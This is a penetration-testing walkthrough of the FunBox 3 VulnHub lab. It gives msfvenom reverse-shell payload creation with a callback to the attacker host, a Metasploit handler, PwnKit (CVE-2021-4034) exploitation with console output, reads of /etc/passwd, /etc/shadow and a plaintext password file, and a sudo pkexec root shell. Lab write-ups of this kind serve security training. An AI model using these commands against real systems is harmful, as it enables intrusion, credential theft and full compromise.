

FunBox 3 — VulnHub Penetration Testing Walkthrough

Target: FunBox 3
Target IP: 192.168.56.101
Attacker Machine: Kali Linux — 192.168.56.102
Platform: VulnHub
Objective: Initial access → credential discovery → privilege escalation → root access

1. Lab Environment

The assessment was performed in an isolated lab environment using Kali Linux as the attacker machine and FunBox 3 as the vulnerable target.

Machine	IP Address
Kali Linux	192.168.56.102
FunBox 3	192.168.56.101

2. Target Discovery

The target was identified on the local lab network and assigned the IP address:

192.168.56.101

Session Actions Edit View Help

Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts

11 Captured ARP Req/Rep packets, from 3 hosts. Total size: 660

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.101	08:00:27:63:1a:f6	6	360	PCS Systemtechnik GmbH
192.168.56.100	08:00:27:e1:7d:04	4	240	PCS Systemtechnik GmbH
192.168.56.1	0a:00:27:00:00:3b	1	60	Unknown vendor

3. Port Scanning

An Nmap scan was performed to identify exposed services.

nmap -sV 192.168.56.101

The scan identified the following important services:

Port	Service	Version
22	SSH	OpenSSH 8.2p1
80	HTTP	Apache 2.4.41
33060	MySQL X Protocol	Open

The HTTP service on port 80 was selected for further enumeration.

```

(kali@kali)-[~]
$ nmap -sV 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-04 01:43 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00071s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:63:1A:F6 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.17 seconds

```

4. Web Enumeration

The web server was accessed through:

`http://192.168.56.101/`

Further enumeration revealed the `/gym` directory and a separate `/store` application.

The `/robots.txt` file also revealed:

```

/gym
Disallow: /gym

```

5. Store Application and Administrative Access

The `/store/` application was identified as an administrative/book-management application.


The administrative login accepted the following credentials:

```

Username: admin@admin.com
Password: admin

```

After successful authentication, the administrative interface provided an **Add a New Book** functionality, including an image upload field.



CSE Bookstore Publisher Books Contact My Cart

Name

admin

Pass

Submit Query

projectworlds Admin Login 2017

6. Creating the Reverse Shell Payload


A PHP Meterpreter reverse-shell payload was generated from Kali Linux.

```
msfvenom -p php/meterpreter/reverse_tcp \  
LHOST=192.168.56.102 \  
LPORT=4444 \  
-f raw \  
-o shell.php
```

The payload was saved as:

shell.php

```
(kali㉿kali)-[~]  
$ msfvenom -p php/meterpreter/reverse_tcp \  
LHOST=192.168.56.102 \  
LPORT=4444 \  
-f raw \  
-o shell.php
```



7. Configuring the Metasploit Handler

A Metasploit handler was configured to receive the reverse connection.

```
use exploit/multi/handler  
set payload php/meterpreter/reverse_tcp  
set LHOST 192.168.56.102  
set LPORT 4444  
run
```

The handler started listening on:

192.168.56.102:4444

9. Obtaining the Initial Shell

Opening the uploaded PHP file caused the target to connect back to the Kali listener.

Metasploit reported:

Meterpreter session opened

The initial session was running as:

www-data

Verification:

```
meterpreter > getuid
Server username: www-data
```

```
meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer      : funbox3
OS            : Linux funbox3 5.4.0-42-generic #46-Ubuntu SMP Fri Jul 10 00:24:02 UTC 2020 x86_64
Architecture : x64
System Language : C
Meterpreter   : php/linux
```

10. Initial Privilege Enumeration

A shell was opened from Meterpreter:

```
meterpreter > shell
```

The current identity was checked:

```
whoami
```

Output:

```
www-data
```

The user ID information showed:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The system was identified as Ubuntu 20.04 LTS.

```
meterpreter > shell
Process 1296 created.
Channel 0 created.
whoami
www-data
which pkexec
/usr/bin/pkexec
pkexec --version
pkexec version 0.105
cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
```

11. Identifying Pkexec

Privilege escalation enumeration identified the `pkexec` binary:

which pkexec

Output:

```
/usr/bin/pkexec
```

The binary had the SUID permission:

```
ls -l /usr/bin/pkexec
```

Output:

```
-rwsr-xr-x 1 root root 31032 Aug 16 2019 /usr/bin/pkexec
```

The installed PolicyKit package was:

```
policykit-1 0.105-26ubuntu1
```

```
/usr/bin/pkexec
pkexec --version
pkexec version 0.105
cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
dpkg -l policykit-1
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
++-+-----+-----+-----+-----+
||/  Name           Version           Architecture Description
++-+-----+-----+-----+-----+
ii  policykit-1       0.105-26ubuntu1  amd64         framework for managing administrative policies and privileges

ls -l /usr/bin/pkexec
-rwsr-xr-x 1 root root 31032 Aug 16 2019 /usr/bin/pkexec
```

12. PwnKit Vulnerability Verification

The Metasploit module for **CVE-2021-4034 (PwnKit)** was selected:

```
search cve:2021-4034
```

The module identified was:

```
exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
```

The existing Meterpreter session was specified:

```
set SESSION 2
```

The callback address was configured:

```
set LHOST 192.168.56.102
```

The exploit was executed:

```
run
```

Metasploit confirmed:

[+] The target is vulnerable. pkexec appears to be vulnerable

A new Meterpreter session was then opened.

```
[*] Verify cleanup of /tmp/.tzyftfi
[+] The target is vulnerable. pkexec appears to be vulnerable
```

```
msf exploit(multi/handler) > search cve:2021-4034

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec 2022-01-25      excellent Yes     Local Privilege
Escalation in polkits pkexec
1  \_ target: x86_64                          "              "      "      "
2  \_ target: x86                             "              "      "      "
3  \_ target: aarch64                         "              "      "      "

Interact with a module by name or index. For example info 3, use 3 or use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
After interacting with a module you can manually set a TARGET with set TARGET 'aarch64'

msf exploit(multi/handler) > use 0
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 2
SESSION => 2
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > show options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):

  Name      Current Setting  Required  Description
  -      -
  PKEXEC_PATH 2              no       The path to pkexec binary
  SESSION      2              yes      The session to run this module on
  WRITABLE_DIR /tmp            yes      A directory where we can write files

Payload options (linux/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  -      -
  LHOST     127.0.0.1        yes      The listen address (an interface may be specified)
  LPORT     4444             yes      The listen port

Exploit target:

  Id  Name
  --  --
  0    x86_64

View the full module info with the info, or info -d command.

msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Verify cleanup of /tmp/.tzyftfi
[+] The target is vulnerable. pkexec appears to be vulnerable
[+] Writing '/tmp/.gdsxwrq/zoelvhy/zoelvhy.so' (540 bytes) ...
[*] Verify cleanup of /tmp/.gdsxwrq
[*] Sending stage (3090404 bytes) to 192.168.56.101
[+] Deleted /tmp/.gdsxwrq/zoelvhy/zoelvhy.so
[+] Deleted /tmp/.gdsxwrq/.siryyo
[+] Deleted /tmp/.gdsxwrq
[*] Meterpreter session 3 opened (192.168.56.102:4444 -> 192.168.56.101:38862) at 2026-10-04 00:52:38 -0400
```

13. Privilege Escalation to Root

The new session was accessed:

```
sessions -i 3
```

Root access was confirmed with:

```
getuid
```

Output:

```
Server username: root
```

A shell was then opened and verified:

```
id
```

Output:

```
uid=0(root) gid=33(www-data) groups=33(www-data)
```

The `uid=0 (root)` value confirms successful privilege escalation.

```
meterpreter > sessions -i 3
[*] Session 3 is already interactive.
meterpreter > getuid
Server username: root
```

```
meterpreter > shell
Process 1459 created.
Channel 1 created.
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

14. Post-Exploitation Enumeration

After obtaining root privileges, system information was collected.

Hostname

```
hostname
```

Output:

```
funbox3
```

Operating System

```
cat /etc/os-release
```

The target was confirmed as:

```
Ubuntu 20.04 LTS (Focal Fossa)
```

Kernel

```
uname -a
```

The system was running:

```
Linux funbox3 5.4.0-42-generic
```

```
hostname
funbox3
uname -a
Linux funbox3 5.4.0-42-generic #46-Ubuntu SMP Fri Jul 10 00:24:02 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
```

15. User Enumeration

The system's local users were examined:

```
cat /etc/passwd
```

An interactive user named `tony` was identified:

```
tony:x:1000:1000:#!/home/tony:/bin/bash
```

This indicated that `tony` had a normal login shell and a home directory.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/:/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:/:/nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false
sshd:x:111:65534:/:/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
tony:x:1000:1000:#!/home/tony:/bin/bash
lxd:x:998:100:/:/var/snap/lxd/common/lxd:/bin/false
mysql:x:112:117:MySQL Server,,:/nonexistent:/bin/false
```

16. Credential Discovery

The `tony` home directory was inspected:

```
ls -la /home/tony
```

A file named:

```
password.txt
```

was discovered.

Its contents were:

```
ssh: yxcvbnmYYY
gym/admin: asdfghjklXXX
/store: admin@admin.com admin
```

This provided credentials for multiple services within the lab.

```
cat /home/tony/password.txt
ssh: [REDACTED]
gym/admin: [REDACTED]
/store: [REDACTED]
```

17. SSH Credential Validation

The SSH credentials were successfully validated from Kali:

```
ssh tony@192.168.56.101
```

The login successfully established a session:

```
tony@funbox3:~$
```

This confirmed that the discovered SSH credentials were valid.

```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > ssh tony@192.168.56.101
[*] exec: ssh tony@192.168.56.101

The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ED25519 key fingerprint is: SHA256:SMY2EwBNywi3V/cmpdMctvcC6NM31k0H9CTRLsxALfY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.101' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
tony@192.168.56.101's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Oct  4 05:00:17 UTC 2026

System load:  0.1               Processes:            120
Usage of /:   73.6% of 4.66GB    Users logged in:     0
Memory usage: 58%               IPv4 address for enp0s3: 192.168.56.101
Swap usage:   0%

⇒ There are 2 zombie processes.

61 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Jul 31 15:46:21 2020 from 192.168.178.143
tony@funbox3:~$ whoami
tony
tony@funbox3:~$
```

18. Password Hash Access

Because root privileges had been obtained, `/etc/shadow` was accessible.

```
cat /etc/shadow
```

This demonstrated access to the system's password-hash database.

19. Sudo Privilege Enumeration as tony

After successfully validating the SSH credentials, the `tony` user's sudo privileges were enumerated:


```
sudo -l
```

The output revealed several commands that could be executed as root without password authentication (NOPASSWD). The most significant entry was:

```
(root) NOPASSWD: /usr/bin/pkexec
```

The configuration also included several other root-level commands and a script located under `/root/.../.smile.sh`.

This represented a significant sudo misconfiguration because the `tony` user was permitted to execute `pkexec` with root privileges without password authentication.



```
tony@funbox3:~$ sudo -l
Matching Defaults entries for tony on funbox3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tony may run the following commands on funbox3:
    (root) NOPASSWD: /usr/bin/yelp
    (root) NOPASSWD: /usr/bin/dmfdmfc
    (root) NOPASSWD: /usr/bin/whois
    (root) NOPASSWD: /usr/bin/rlogin
    (root) NOPASSWD: /usr/bin/pkexec
    (root) NOPASSWD: /usr/bin/mtr
    (root) NOPASSWD: /usr/bin/finger
    (root) NOPASSWD: /usr/bin/time
    (root) NOPASSWD: /usr/bin/cancel
    (root) NOPASSWD: /root/.smile.sh
```

20. Alternative Privilege Escalation to Root

The `pkexec` entry was tested from the authenticated `tony` SSH session:

```
sudo /usr/bin/pkexec /bin/bash
```

The command successfully spawned a root shell:

```
root@funbox3:~#
```

Root privileges were verified using:

```
id
whoami
hostname
pwd
```

The output confirmed:


```
uid=0(root) gid=0(root) groups=0(root)
root
funbox3
/root
```

This confirmed successful privilege escalation from the `tony` account to full root privileges through the misconfigured sudo rule.

```
tony@funbox3:~$ sudo /usr/bin/pkexec /bin/bash
root@funbox3:~# id
uid=0(root) gid=0(root) groups=0(root)
root@funbox3:~# whoami
root
root@funbox3:~# hostname
funbox3
root@funbox3:~# /
bash: /: Is a directory
root@funbox3:~# \
> ^C
root@funbox3:~# pwd
/root
root@funbox3:~#
```

21. Attack Chain Summary

The complete attack path was:



20. Findings

Finding	Impact
Exposed web application	Increased attack surface
Weak/default /store credentials	Administrative access
Unrestricted/malicious file upload	Remote code execution
Vulnerable pkexec	Local privilege escalation
Plaintext credentials in password.txt	Credential disclosure

SSH credentials reusable	Account compromise
Sudo NOPASSWD permission for <code>/usr/bin/pkexec</code>	Local privilege escalation / full root compromise
Password hashes accessible after root	Full system compromise

21. Conclusion

The FunBox 3 machine was successfully compromised through a chain of vulnerabilities and insecure configurations. Initial access was obtained through the vulnerable web application's file-upload functionality, resulting in a Meterpreter session running as `www-data`. Further enumeration identified a SUID-enabled `pkexec` binary vulnerable to CVE-2021-4034 (PwnKit). Exploitation of this vulnerability resulted in complete root-level access.

Post-exploitation enumeration also revealed sensitive credentials stored in `/home/tony/password.txt`. These credentials included SSH access for the `tony` user and credentials associated with the web applications. The SSH credentials were successfully validated.

Additionally, after validating SSH access as the `tony` user, sudo privilege enumeration revealed a NOPASSWD rule allowing `/usr/bin/pkexec` to be executed as root. Executing `sudo /usr/bin/pkexec /bin/bash` successfully provided a root shell, and root privileges were verified using `id`, `whoami`, `hostname`, and `pwd`. This demonstrated an additional independent privilege-escalation path caused by insecure sudo configuration.

The assessment therefore demonstrated a complete attack path from **unauthenticated network enumeration to full root compromise**.